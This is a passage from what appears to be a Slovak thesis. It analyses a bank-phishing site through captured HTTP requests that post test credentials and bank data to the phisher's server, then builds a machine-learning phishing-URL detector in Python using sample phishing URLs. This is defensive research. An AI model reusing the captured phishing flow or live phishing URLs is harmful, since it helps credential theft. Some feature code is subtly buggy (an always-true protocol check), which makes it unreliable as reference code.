Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://666.amazonsu.co/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

aa=test%40test.com&bb=test123
```


Obrázok 88 – Zachytenie prvého pokusu o prihlásenie s použitím Burpsuite

V druhom posielaní dát je možné všimnúť si rozdielu v parametri „Referer“, kde je vidieť súbor rvnc.php, ktorý zobrazuje stránku požadujúcu druhé zadanie údajov.

```
Pretty  Raw  Hex                                                                    \n
1  POST /me1.php HTTP/1.1
2  Host: 666.amazonsu.co
3  Content-Length: 29
4  Cache-Control: max-age=0
5  Upgrade-Insecure-Requests: 1
6  Origin: http://666.amazonsu.co
7  Content-Type: application/x-www-form-urlencoded
8  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36
9  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://666.amazonsu.co/rvnc.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Connection: close
14
15 aa=test%40test.com&bb=test123
```

Obrázok 89 - Zachytenie prvého pokusu o prihlásenie s použitím Burpsuite

Po zadaní bankovných údajov je zobrazená tretia stránka generovaná súborom profile.php.



Obrázok 90 – Žiadosť o zadanie bankových údajov

Zachytený request je podobný tým predchádzajúcim, s rozdielom php scriptu a referer parametru.

```
1  POST /me3.php HTTP/1.1
2  Host: 666.amazonsu.co
3  Content-Length: 19
4  Cache-Control: max-age=0
5  Upgrade-Insecure-Requests: 1
6  Origin: http://666.amazonsu.co
7  Content-Type: application/x-www-form-urlencoded
8  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36
9  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://666.amazonsu.co/profile.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Connection: close
14
15 aa=123456&bb=123456
```

Obrázok 91 – Zachytenie odosielania bankových údajov

4.3.3.4 Analýza útoku ako celku

Tento útok je spracovaný veľmi kvalitne ale jednoducho. Útok stavia na dokonalej podobnosti podvrhnutej stránky. Útok taktiež rovnako ako predchádzajúci popisovaný využíva metódu dvojitého prihlasovania, ktorý má za úlohu buď zaistiť korektné heslo, ktoré nebude obsahovať preklepy, alebo prípadne 2 heslá v rámci jedného útoku. Odosielanie dát prebieha pomocou jednoduchých http requestov, ktoré posielajú dáta metódou post, do súboru na serveri, ktorý je definovaný vo form atribute na HTML stránke. Stránka okrem prihlasovacích údajov zaisťuje aj klientské číslo z banky, čo by však mohlo vyvolať podozrenie u obetí, pokiaľ sa pri prihlasovaní na oficiálnych stránkach nevyužíva.

Nevýhodou tohto útoku je, že stránka využíva nešifrovaný HTTP protokol, ktorý môže budiť podozrenie, a niektoré prehliadače by stránky mohli blokovať aj bez toho, aby bola stránka známa ako phishing.

5 PROAKTÍVNE RIEŠENIE S VYUŽITÍM METÓD UMELEJ INTELIGENCIE

5.1 Detekcia na základe URL adresy

5.1.1 Použité knižnice

Importovaná je najprv knižnica *os* pre prístup do súborov v operačnom systéme, knižnice *pandas* a *numpy* na prácu s dátami. Knižnica *csv* pre prácu s .csv súbormi a knižnica *time* pre meranie času priebehu v rôznych častiach programu.

```
import os
import pandas as pd
import numpy as np
import csv
import time
```

Následne sú importované aj knižnice pre preprocessing dát a ich rozdelenie na trénovaciu a testovaciu množinu. Obe knižnice vychádzajú z hlavnej knižnice *sklearn*.

```
from sklearn.model_selection import train_test_split
from sklearn.preprocessing import StandardScaler
```

Pre klasifikáciu bolo nutné importovať aj knižnice modelov, ktoré sú použité na predikciu

```
from sklearn.ensemble import RandomForestClassifier
from sklearn.neighbors import KNeighborsClassifier
from xgboost import XGBClassifier
from sklearn.neural_network import MLPClassifier
from catboost import CatBoostClassifier
```

Taktiež sú importované aj ensemble metódy

```
from sklearn.ensemble import VotingClassifier, StackingClassifier,
BaggingClassifier, AdaBoostClassifier
```

V neposlednom rade sú nutné aj knižnice, ktoré sú použité na vyhodnotenie presnosti klasifikátorov a ensemble metód.

```
from sklearn.model_selection import cross_val_score
from sklearn.metrics import accuracy_score, precision_score, recall_score,
f1_score
```

Posledné sú importované ďalšie skripty, v ktorých je implementovaná funkcionalita predsptacovania dát a extrakcia features.

```
import Data_Preprocessing
import Features_Extraction
```

5.1.2 Dátová sada (dataset)

V práci sa na klasifikáciu využíva dátová sada, ktorá obsahuje viac ako pol milióna unikátnych URL adries. Táto sada je dostupná na stránke https://www.kaggle.com/datasets/taruntiwarihp/phishing-site-urls. Tieto dáta sú navyše označené, teda vhodné pre učenie formou učenia s učiteľom (supervised learning).

Práca pri implementácii vychádza práve z tohto súboru dát, nakoľko je vhodnejší na kompletnú implementáciu od začiatku. Na tomto súbore bolo možné implementovať odfiltrovanie šumu a duplikátov, či definovať a extrahovať vlastné features. Práve vďaka tomu bola takáto dátová sada vhodnejšia ako sady, ktoré už neobsahovali konkrétne URL adresy ale obsahovali extrahované features.

Pre doplnenie práce či získanie inšpirácie je však nutné spomenúť aj ďalšie, nižšie uvedené zdroje, o ktoré sa práca opiera.

Stránka Kaggle ponúka viacero súborov dát, ktoré už majú extrahované features.

Konkrétne sa jedná o nasledujúce:

- https://www.kaggle.com/datasets/xwolf12/malicious-and-benign-websites
- https://www.kaggle.com/datasets/shashwatwork/phishing-dataset-for-machine-learning

Dobrým zdrojom je taktiež aj stránka phishtank.com, kde je možné si z rozsiahlej databázy vybrať dáta, ktoré sú už klasifikované, čo je veľmi výhodné pre testovanie a trénovanie.

Taktiež je možné použiť aj súbory dát spomenuté vo vedeckom článku „Highly accurate phishing URL detection based on machine learning“ [54].

5.1.3 Predspracovanie dátovej sady

Na trénovanie a testovanie bude použitý už spomínaná dátová sada, ktorá obsahuje celé URL adresy a označenie. Ako je však možné vidieť, aj táto dátová sada obsahuje šum, či duplicitné záznamy.

5.1.3.1 Šum

V dátovej sade sa nachádzajú 2 druhy šumu. Jedným sú úvodzovky, či už jednoduché (‘) alebo dvojité („), ktoré sa nachádzajú pred a za žiadaným reťazcom.

Druhým typom šumu sú čiarky. Pretože program pracuje s dátami vo forme .csv súboru. (CSV = Comma Separated Values = Čiarkou oddelené hodnoty), viacero čiarok môže spôsobovať problémy v interpretácii dát a spôsobiť tak nepresnosti v učení.

Príklad 1

Na príklade nižšie je možné vidieť, že reťazce sú v dvojitých a potom ešte aj jednoduchých úvodzovkách, teda v tvare *"'text'",1“*

- *"'roverebay.co.uk/itm/18ft-Power-Cruiser-(Boat),-Sea-&-River-inc-\%20\%20trailer/251113339947/username/not'",1*
- *"'service-runescape-com-forum-forums-ws.tk/\%3f269,240,213,7153385/'",1*

Príklad 2

Ďalším príkladom môžu byť čiarky v reťazcoch. Program pracuje s tým, že CSV súbor je rozdelený na 2 stĺpce, teda obsahuje len jednu čiarku. Príklad riadku teda môže vyzerať nasledovne:

- www.fai.utb.cz,0
- http://www.phishingsite.xyz,1

Pokiaľ však prvý reťazec obsahuje jednu či viac čiarok, program nedokáže správne interpretovať dáta a myslí si, že súbor je rozdelený na viac ako 2 stĺpce.

Príklad nižšie dokonca kombinuje oba druhy šumu, takže obsahuje nielen úvodzovky, ale aj čiarky, a to dokonca až 6 navyše.

- *"'www.cocodrilos.com.ve/components/com_smartformer/files/atualizacao.do.plugin.de.seguranca.com.br.Portall_Home,01,02,116,1,02,b.html'",1*

Tento šum je teda odstránený nasledujúcou funkciou *remove_noise*:

```
def remove_noise(filePath):
    # detekcia kódovania súboru
    with open(filePath, 'rb') as f:
        result = chardet.detect(f.read())
        encoding = result['encoding']
```

```
    # otvorenie súboru CSV s explicitným určením kódovania
    with open(filePath, 'r', encoding=encoding) as csvfile:
        csvreader = csv.reader(csvfile)
        rows = list(csvreader)

    # prechádzanie riadkov súboru CSV a odstránenie nežiaducich znakov
    for row in rows:
        row[0] = row[0].strip()

        # ak má URL adresa úvodzovky, sú odstránené
        if row[0].startswith('"') and row[0].endswith('"'):
            row[0] = row[0][1:-1]
        elif row[0].startswith("'") and row[0].endswith("'"):
            row[0] = row[0][1:-1]
        # ak má URL adresa čiarky, sú odstránené
        if "," in row[0]:
            row[0] = row[0].replace(",", "")

    # zmenený obsah súboru CSV je zapísaný do nového súboru
    with open('corrected_data.csv', 'w', newline='', encoding=encoding) as
csvfile:
        csvwriter = csv.writer(csvfile)
        csvwriter.writerows(rows)
```

Po prechode programom je reťazec uvedený v príklade 2 skonvertovaný do formy, ktorá vyhovuje pre použitie:

www.cocodrilos.com.ve/components/com_smartformer/files/atualizacao.do.plugin.de.seguranca.com.br.Portall_Home0102116102b.html,1

5.1.3.2 Duplicitné hodnoty

Duplicitné hodnoty sú v súbore dát zbytočné a taktiež zvyšujú jeho veľkosť a tým aj čas spracovania. Je preto dôležité duplicitné hodnoty odstrániť.

Príklad

V príklade nižšie je možné vidieť 5 záznamov, z ktorých prvý a posledný sú úplne rovnaké, teda duplicitné.

"'servycas-rumescapa.hostizzo.com/forums.ws15,16,650,91478123/login.html'",1
www.miamifestival.com/~belldesi/wwwfull/,1
www.kingsartcastle.com/~belldesi/wwwfull/,1
us.battle.net.account.bettlenet.tk/,1
"'servycas-rumescapa.hostizzo.com/forums.ws15,16,650,91478123/login.html'",1

Je však dôležité najprv odstrániť nežiadúce znaky a až potom duplicity, nakoľko pokiaľ by súbor obsahoval záznamy:

'"servycas-rumescapa.hostizzo.com/forums.ws15,16,650,91478123/login.html"',1
'servycas-rumescapa.hostizzo.com/forums.ws15,16,650,91478123/login.html',1

Neboli by vyhodnotené ako duplicitné. Po odstránení šumu však je možné vidieť, že dané záznamy sú naozaj rovnaké a tak sú odstránené.

Duplicitné záznamy sú odstránené funkciou *remove_duplicates:*

```
def remove_duplicates():
    """
    Funkcia na odstránenie duplicitných riadkov z CSV súboru pomocou knižnice pandas
    """
    # Načítanie CSV súboru do pandas DataFrame
    df = pd.read_csv("corrected_data.csv", error_bad_lines=False)

    # Odstránenie duplicitných riadkov
    df = df.drop_duplicates()

    # Zapísanie unikátnych riadkov do výstupného CSV súboru
    df.to_csv("corrected_data_without_duplicates.csv", index=False)
```

5.1.3.3 Výber množiny na trénovanie a testovanie

Kvalita vzoriek

Výhodou použitého súboru dát je, že obsahuje veľké množstvo dát, čo umožňuje presné trénovanie. Limitáciu v tomto prípade neaktuálnosť, nakoľko vzorky boli naposledy aktualizované pred tromi rokmi.

Disjunkcia trénovacej a testovacej dátovej množiny

Pri výbere je nutné, aby boli množiny vzájomne disjunktné, teda žiadny prvok z trénovacej množiny sa nemôže nachádzať v testovacej a naopak. Toto je zaručené vymazaním duplicitných záznamov ešte pred samotným rozdelením. Dátová sada teda ako celok neobsahuje žiadne duplicitné záznamy a teda je zaručené, že po rozdelení budú trénovacia a testovacia množina vzájomne disjunktné.

Rozdelenie množín

V kóde nižšie je uvedená konkrétna implementácia rozdelenia trénovacích a testovacích dát. Využívajú sa knižnice *numpy* a funkciu *train_test_split* z knižnice *scikit-learn.*

Knižnica *numpy* je využitá na vytvorenie polí, v ktorých sú uložené označenia(labely) jednotlivých URL adries – premenná „y“ a samotné URL adresy, resp. features extrahované z týchto adries – premenná „features_array“.

Obe tieto premenné sú predané ako parametre do funkcie *train_test_split.*
Výstupom z tejto funkcie sú dáta, ktoré sú rozdelené do 4 nových premenných, kde „X“ znamená premennú obsahujúcu extrahované features a „y“ znamená premennú obsahujúcu označenia jednotlivých záznamov patriacim k inštancii extrahovaných features a zároveň „train“ znamená, že táto premenná bude použitá na trénovanie a „test“ zodpovedá premennej využitej na testovanie.

Zároveň je možné pozorovať použitie 2 ďalších parametrov ktorými sú *test_size* a *random_state,* kde prvá zmienená premenná určuje pomer rozdelenia (0.2 znamená, že testovacie dáta budú predstavovať 20 % z celkového objemu dát) a druhá zmienená určuje seed náhodnosti rozdelenia. V prípade konštantnej hodnoty dochádza aj pri opakovaných spusteniach k rovnakému rozdeleniu a teda aj presnosť klasifikácie by mala zostať rovnaká. Toto umožňuje skúmať napríklad vhodnosť features použitých na klasifikáciu, kde zmena na presnosti klasifikácie je viazaná na vhodnosť features a nie je skreslená vplyvom iného rozdelenia a teda iných trénovacích a testovacích dát.

```
    y = np.array(data['Label'])
    # split data into training and testing sets
    X_train, X_test, y_train, y_test = train_test_split(features_array, y,
test_size=0.2, random_state=42)
```

5.1.4 Feature engineering

Vytvorenie features, ktorými bude klasifikovaný phishing umožňuje presne určiť, či sa jedná o phishing. Po odporučení z vedeckých článkov bude implementácia kombinovať prevzaté features spolu s navrhnutými features a klasifikácia bude prebiehať celkovo na základe 30 features.

Pri výbere features sú použité 3 základné typy, ktoré sú označené príponou v názve premennej

- Full URL based – „_url“
- Host based – „_host“
- Path based – „_path“


Prvým krokom je teda rozdelenie URL adresy súboru dát na tieto časti. To je docielené v nasledujúcej funkcii

```
from urllib.parse import urlsplit

def url_parse(url_string, partOfUrl):
    parsed_url = urlsplit(url_string)
    if "http" not in parsed_url.scheme:
        parsed_url = urlsplit("//" + url_string)
    print(parsed_url)
    if(partOfUrl == "host"):
        host = parsed_url.netloc
        return host
    elif (partOfUrl == "path"):
        path = parsed_url.path + parsed_url.query
        return path
```

Tento kód využíva funkciu *urlsplit()* modulu *urllib.parse*. Funkcia prijíma 2 parametre. Prvým je url_string, ktorý obsahuje danú URL adresu, a druhým je reťazec označujúci, ktorá časť danej URL je požadovaná. Funkcia následne vráti špecifickú časť URL podľa parametrov.

Vzhľadom na to, že funkcia *urlsplit()* je naprogramovaná tak, že pracuje správne len s URL, ktoré obsahujú aj protokol, teda http(s):// pred samotným hostname, je nutné kontrolovať, či ho daná URL obsahuje. Pokiaľ nie, je možné k URL adrese pridať „//“, čím sa zaručí správna funkčnosť.

Zároveň je nutné poznamenať rozdiely v definícii *path* časti URL. V literatúre z ktorej bolo čerpané je rozdelenie nasledovné.



Obrázok 92 – Zloženie URL adresy

Teda *Path* zahrňuje *Page* a *Query*.

Funkcia *urlsplit()* je však napísaná tak, že zamieňa výrazy *page* a *path* v predchádzajúcom obrázku.

Napríklad táto URL: *www.example.com/path/to/page.html?query=string&param=value*

Je podľa knižnice rozdelená nasledovne:

```
path='/path/to/page.html', query='query=string&param=value'
```

Pri extrakcii features sa však práca drží definície z literatúry a preto je do premennej path uložený výsledok z atribútov „path“ a „query“, ktoré patria objektu, ktorý je výsledkom funkcie.

5.1.4.1 Prevzaté features

Číslo	**Názov feature**	**Popis feature**
1	at_url	URL obsahuje znak @
2	amp_more_than_equal_url	Viac znakov & ako = v URL
3	delims_url	Prítomnosť znakov ^ () [] {} < > ~ | ` ! * ‘ “ v URL
4	ususal_delims_count_url	Počet znakov + $ = & : # % v URL
5	length_url	Dĺžka URL
6	protocol_url	Obsah http a www v URL
7	brand_name_url	Obsah známych značiek a firiem v URL
8	digits_to_letter_ratio_url	Pomer číslic a písmen v URL
9	digits_count_url	Počet číslic v URL
10	ratio_path_url	Pomer cesty a URL
11	contains_susp_words_url	Obsah podozrivých slov v URL
12	my_contains_ip_url	URL obsahuje IP adresu
13	dot_count_host	Počet bodiek v host
14	brand_host	Prítomnosť známej značky v host

15	hyphen_count_host	Počet pomlčiek v host
16	tld_path	Prítomnosť TopLevelDomain v path
17	digits_count_path	Počet číslic v path
18	hyphen_count_path	Počet pomlčiek v path
19	slash_count_path	Počet lomítok v path
20	len_path	Dĺžka cesty

Tabuľka 1 – Prevzaté features na klasifikáciu URL

Features boli zozbierané z viacerých vedeckých článkov [8][64][65][66].

5.1.4.2 Navrhnuté features

Číslo	Názov feature	Popis feature
1	my_website_age_url	Ako dlho je webstránka online
2	my_max_consecutive_characters_count_url	Maximálny počet po sebe idúcich rovnakých znakov v URL
3	my_underscore_count_url	Počet podčiarnikov v URL
4	my_colon_count_url	Počet dvojbodiek v URL
5	my_brand_similarity_host	Miera podobnosti so známymi značkami host– adidas – ad1das/ paypal – paypai
6	my_contains_tunnel_host	Host obsahuje tunnel
7	my_digit_letter_ratio_host	Pomer číslic a písmen v host
8	my_entropy_host	Entropia host časti
9	my_is_official_website_host	Kontrola, či je konkrétna host v zozname oficiálnych webových stránok
10	my_length_host	Dĺžka host časti

Tabuľka 2 – Navrhnuté features pre klasifikáciu URL

5.1.4.3 Zoznam značiek

Nakoľko sa viaceré features spoliehajú na značky, v práci bol zostavený zoznam oficiálnych a legitímnych značiek a ich webových stránok.

Zoznam bol zozbieraný po rozsiahlej analýze a rešerši a obsahuje:

- Globálne najnavštevovanejšie webstránky
- Doručovacie spoločnosti
- Emailové služby
- Sociálne siete
- Investičné platformy
- Herné platformy
- CZ/SK banky a spoločnosti poskytujúce finančné služby
- Celosvetové banky a spoločnosti poskytujúce finančné služby

5.1.5 Feature Extraction

Po návrhu features v predchádzajúcej kapitole je nutné ich extrahovať zo súboru dát.

Tieto features budú taktiež extrahované do CSV súboru, aby bolo možné s ním pracovať aj neskôr, a nebolo nutné extrakciu vykonávať pri každom spustení programu.

Na extrahovanie rôznych features zo súboru dát obsahujúceho URL adresy s označeniami je možné použiť viacero knižníc a nástrojov v jazyku *Python*, napríklad knižnicu *urllib*, *tldextract*, *requests* a *beautifulsoup4* pre prácu s URL adresami a knižnicu *scikit-learn* pre strojové učenie.

Všetky extrahované features sú riadené hlavnou funkciou s názvom *extract_features*, v ktorej je hlavné pole, do ktorého sú pridávané polia vytvorené v konkrétnych funkciách na extrahovanie features.

Všetky extrahované funkcie sú potom vrátené do metódy

```
def extract_features(url_string):
    features = []
    features.extend(full_url_features(url_string))
    features.extend(host_features(url_string))
    features.extend(path_features(url_string))
    return features
```

5.1.5.1 Full URL features

Features ktoré sú extrahované z celej URL adresy sú implementované v kóde nižšie. Hodnota každej extrahovanej feature je pridaná do poľa. Toto pole je potom vrátené do funkcie, ktorá volala túto funkciu.

```
def full_url_features(url_string):
    features = []

    # 1 URL obsahuje znak @
    at_url = 1 if '@' in url_string else 0
    features.append(at_url)

    # 2 Viac znakov & ako = v URL
    amp_more_than_equal_url = 1 if url_string.count('&') >
url_string.count('=') else 0
    features.append(amp_more_than_equal_url)

    # 3 Prítomnosť znakov ^ () [] {} < > ~ | ` ! * ‘ “ v URL
    delims_url = 0
    regex = r"[\^()\[\]{}<>~|`!\*'\"‘“]"
    if re.search(regex, url_string):
        delims_url = 1
    features.append(delims_url)

    # 4 Počet znakov +,$,=,&,:,#,% v URL
    ususal_delims_count_url = url_string.count("+") + url_string.count("$")
+ url_string.count("=") + url_string.count(
        "&") + url_string.count(":") + url_string.count("#") +
url_string.count("%")
    features.append(ususal_delims_count_url)

    # 5 DÍžka URL
    length_url = len(url_string)
    features.append(length_url/10) #dlzka /10 - aby nebol spike

    # 6 Obsah http a www v URL
    protocol_url = 1 if "http" or "www" in url_string else 0
    features.append(protocol_url)

    # 7 Obsah známych značiek a firiem v URL
    brand_name_url = word_search(url_string, brand_names_list)
    features.append(brand_name_url)

    # 8 Pomer číslic a písmen v URL
    digits_count = len(re.findall(r'\d', url_string))
    letter_count = len(re.findall(r'[a-zA-Z]', url_string))
    if digits_count == 0 or letter_count == 0:
```

```
        letter_to_digits_ratio_url = 0
    else:
        letter_to_digits_ratio_url = letter_count / digits_count
    features.append(letter_to_digits_ratio_url)

    # 9 Pocet cislic v URL
    digit_pattern = re.compile(r'\d')
    digits_count_url = len(digit_pattern.findall(url_string))
    features.append(digits_count_url)

    # 10 Pomer path a URL
    url_length = len(url_string)
    path_string = url_parse(url_string, "path")
    path_length = len(path_string)
    if path_length == 0 or url_length == 0:
        ratio_url_path = 0
    else:
        ratio_url_path = path_length / url_length
    features.append(ratio_url_path)

    # 11 URL obsahuje podozrive slova
    contains_susp_words_url = word_search(url_string, suspicious_word_list)
    features.append(contains_susp_words_url)

    # 12 URL obsahuje IP adresu
    my_contains_ip_url = is_valid_ip_address(url_string)
    features.append(my_contains_ip_url)


    # Navrhnute Features
    # 14 Ako dlho je webstránka online
    my_website_age = check_website_age(url_string)
    features.append(my_website_age)

    # 15 Počet podčiarnikov v URL
    my_underscore_count_url = url_string.count('_')
    features.append(my_underscore_count_url)

    # 16 Počet dvojbodiek v URL
    my_colon_count_url = url_string.count(':')
    features.append(my_colon_count_url)

    # 17 Maximálny počet po sebe idúcich rovnakých znakov v URL
    my_max_consecutive_characters_count_url = max_conse-
cutive_chars(url_string)
    features.append(my_max_consecutive_characters_count_url)
```

5.1.5.2 Host-based features

Úplne rovnako je implementovaná aj logika vo funkcii, ktorá má na starosti extrakciu features z host časti URL.

```
def host_features(url_string):
    features = []
    url_string = url_parse(url_string, "host")

    # 1 Pocet pomlciek v host
    hyphen_count_host = url_string.count('-')
    features.append(hyphen_count_host)

    # 2 Počet bodiek v host
    dot_count_host = url_string.count('.')
    features.append(dot_count_host)

    # 3 Prítomnosť známej značky v host
    brand_host = word_search(url_string, brand_names_list)
    features.append(brand_host)

    # Navrhnute Features
    # 4 Host obsahuje tunnel
    my_contains_tunnel_host = word_search(url_string, tunnel_services_list)
    features.append(my_contains_tunnel_host)

    # 5 Pomer písmen a číslic v host časti
    digits_count = len(re.findall(r'\d', url_string))
    letter_count = len(re.findall(r'[a-zA-Z]', url_string))
    if digits_count == 0 or letter_count == 0:
        my_letter_digit_ratio_host = 0
    else:
        my_letter_digit_ratio_host = letter_count / digits_count
    features.append(my_letter_digit_ratio_host)

    # 6 Entropia host časti
    entropy_host = entropy_calculation(url_string)
    features.append(entropy_host)

    #7 Kontrola host z listu oficialnych stranok
    is_official_website_host = word_search(url_string, official_web-
site_list)
    features.append(is_official_website_host)

    #8 Podobnost so znamymi znackami – adidas.com – ad1das.coo/ paypal -
paypai
    my_brand_similarity_host = similarity_ratio(url_string,official_web-
site_list)
```

```
    features.append(my_brand_similarity_host)

    #9 Dĺžka host časti
    my_length_host = len(url_string)
    features.append(my_length_host)

    return features
```

5.1.5.3 Path-based features

Podobne tak aj features založené na ceste URL adresy.

```
def path_features(url_string):
    features = []
    url_string = url_parse(url_string, "path")

    # 1 TopLevelDomain v path
    tld_regex = re.compile(r'\.[a-z]{2,}$')  # hľadá TLD s dĺžkou aspoň 2 a
obsahujúce len malé písmená
    match = tld_regex.search(url_string)
    tld_path = bool(match)  # vráti True, ak sa našla zhoda, inak False
    features.append(tld_path)

    # 2 Počet číslic v path
    digit_pattern = re.compile(r'\d')
    digits_count_path = len(digit_pattern.findall(url_string))
    features.append(digits_count_path)

    # 3 „-“ v path
    hyphen_count_path = url_string.count('-')
    features.append(hyphen_count_path)

    # 4 „/“ v path
    slash_count_path = url_string.count('/')
    features.append(slash_count_path)

    # 5 Dĺžka cesty
    length_path = len(url_string)
    features.append(length_path)

    return features
```

5.1.5.4 Funkcie použité na extrakciu

Ako je možné vidieť v kapitolách vyššie, extrakcia niektorých features nie je vykonaná priamo, ale z dôvodu komplexnosti alebo viacnásobného používania bola táto funkcia implementovaná v inej funkcii a zavolaná.

Entropia

Pre výpočet entropie URL adresy je potrebná knižnica *math* na výpočet logaritmu. Aplikovaný je vzorec pre Shanonovu entropiu z oddielu 3.4.2.3.

```
def entropy_calculation(url_string):
    # Spočítať počet výskytov každého znaku
    freqs = Counter(url_string)

    # Vypočítať entropiu
    ent = 0.0
    for freq in freqs.values():
        prob = freq / len(url_string)
        #url_length == 0 - problem
        ent += prob * math.log(prob, 2)
    ent = -ent
    return ent
```

Vyhľadávanie reťazca z listu v URL adrese

Pokiaľ sa v reťazci URL adresy nachádza akýkoľvek reťazec z listu, je vrátená hodnota true, inak false. Táto funkcia je použitá na detekciu známych značiek alebo tunelov

```
def word_search(url_string, word_list):
    # Vytvorenie regulárneho výrazu zo zoznamu sociálnych sietí
    list_regex = re.compile('|'.join(word_list))

    # Hľadanie zhôd pomocou regulárneho výrazu
    match = list_regex.search(url_string)
    return bool(match)
```

Pomer podobnosti

Pomer podobnosti daného reťazca. Funkcia je použitá na detekciu podobnosti reťazcov z URL s oficiálnymi značkami. Pokiaľ sa nejaká oficiálna značka nachádza v URL , je

podobnosť 1. Využíva sa knižnica *difflib*. Postupne sa prechádza celý list známych značiek a výsledkom je najvyššia zaznamenaná podobnosť.

```
def similarity_ratio(url_string, list_of_brands):
    biggest_similarity = 0

    for brand in list_of_brands:
        if biggest_similarity == 1:
            break
        similarity_calculation = difflib.SequenceMatcher(None, url_string,
brand).ratio()
        if similarity_calculation > biggest_similarity:
            biggest_similarity = similarity_calculation
    return biggest_similarity
```

Obsah IP adresy v URL

Táto funkcia slúži na zistenie, či sa v danej časti URL nachádza IP adresa. Funkcia je schopná detekovať aj IP adresy, v ktorých nie sú ako štandardne čísla oddelené bodkou, ale aj rôzne iné tvary. Využíva sa knižnica *re*. Výsledkom je hodnota *true*, ak je nájdená zhoda, alebo *false*, ak sa zhoda nenájde.

```
def is_valid_ip_address(url_string):
    pattern = re.compile(r'\b(?:\d{1,3}\.){3}\d{1,3}\b')
    match = pattern.search(url_string)
    if match is not None:
        # získanie IP adresy zo zhody
        ip = match.group(0)
        # rozdelenie IP adresy na bloky čísel
        blocks = ip.split('.')
        # kontrola, či má IP adresa 4 bloky čísel
        if len(blocks) == 4:
            return True
    return False
```

Maximálny počet po sebe idúcich rovnakých znakov

Funkcia slúžiaca na získavanie maximálneho počtu po sebe idúcich znakov, napríklad reťazec „Heeeello World1123“ by vrátil hodnotu 4, pretože najpočetnejší po sebe sa vyskytujúci sa znak je písmeno „e“, ktoré sa v reťazci vyskytuje 4 krát po sebe. Využívaná je knižnica *numpy*. V prípade chyby je vrátená hodnota 0.

```
def max_consecutive_chars(s):
    if not s:
        return 0

    # pole s hodnotami ASCII kodov vsetkych moznych znakov
    all_chars = np.arange(256)
    # pole s hodnotami ASCII kodov znakov v retezci
    char_codes = np.array([ord(c) for c in s])
    # pole s poctami vyskytov kazdeho znaku v retezci s
    counts = np.bincount(char_codes)
    #index znaku s najvacsim poctom vyskytov
    try:
        max_index = np.argmax(counts)
        if(max_index < 0 or max_index > 255):
            return 0
    except ValueError:
        return 0
    try:
        most_common_char = chr(all_chars[max_index])
    except ValueError:
        return 0
    count_of_most_common_char = np.max(counts)
    most_common_char == max(s, key=s.count)
    count_of_most_common_char == s.count(most_common_char)

    # vratenie maximalny pocet po sebe iducich vyskytov najcastejsieho znaku
    consecutive_counts = np.cumsum(char_codes == all_chars[max_index]) *
(char_codes == all_chars[max_index])
    if len(consecutive_counts) == 0:
        return 0
    else:
        return np.max(consecutive_counts)
```

Ako dlho je web na URL adrese online

Funkcia slúžiaca na zistenie, ako dlho je webstránka na danej URL adrese online. Phishingové weby väčšinou fungujú len chvíľu, a po phishingovom útoku často zanikajú. Na detekciu sa používa knižnica *whois*. Výstupom je počet dní, po ktorú je daná webová stránka online. Pokiaľ je webová stránka na URL adrese zrušená alebo z iných dôvodov nedostupná, je hodnota na výstupe 0.

```
def check_website_age(url):
    try:
        domain = whois.whois(url).domain
        creation_date = whois.whois(domain).creation_date
```

```
        if isinstance(creation_date, list):
            creation_date = creation_date[0]
        age = (datetime.now() - creation_date).days
        return age
    except Exception as e:
        return 0
```

5.1.6 Detekcia s použitím modelov AI

Na klasifikáciu pomocou AI modelov boli použité nasledujúce modely: Random Forest, K-Nearest Neighbor, XGBoost, Neurónová sieť Multi Layer Percepton a Catboost. Tie sú potom pridané do poľa, kvôli tomu, že ich trénovanie testovanie a predikcia sú implementované rovnako.

```
rfc = RandomForestClassifier()
knn = KNeighborsClassifier()
xgb = XGBClassifier()
cnn = MLPClassifier()
